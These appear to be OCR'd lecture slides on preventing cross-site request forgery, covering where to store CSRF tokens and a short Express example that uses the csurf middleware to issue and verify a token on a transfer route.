
How can we remember which token we generated before?

- Store it in the user's session.
- Store it in a cookie.

PREVENTING CSRF



PREVENTING CSRF



PREVENTING CSRF IN EXPRESS

`npm install csurf`   https://github.com/expressjs/csurf

```
const csurf = require('csurf')
app.use(csurf({cookie: true}))
app.get('/transfer', function(request, response){
  const token = request.csrfToken()
  // Insert secret into <input name="_csrf" value="THE_TOKEN">
})
app.post('/transfer', function(request, response){
  // Code here only runs if token matches.
})
```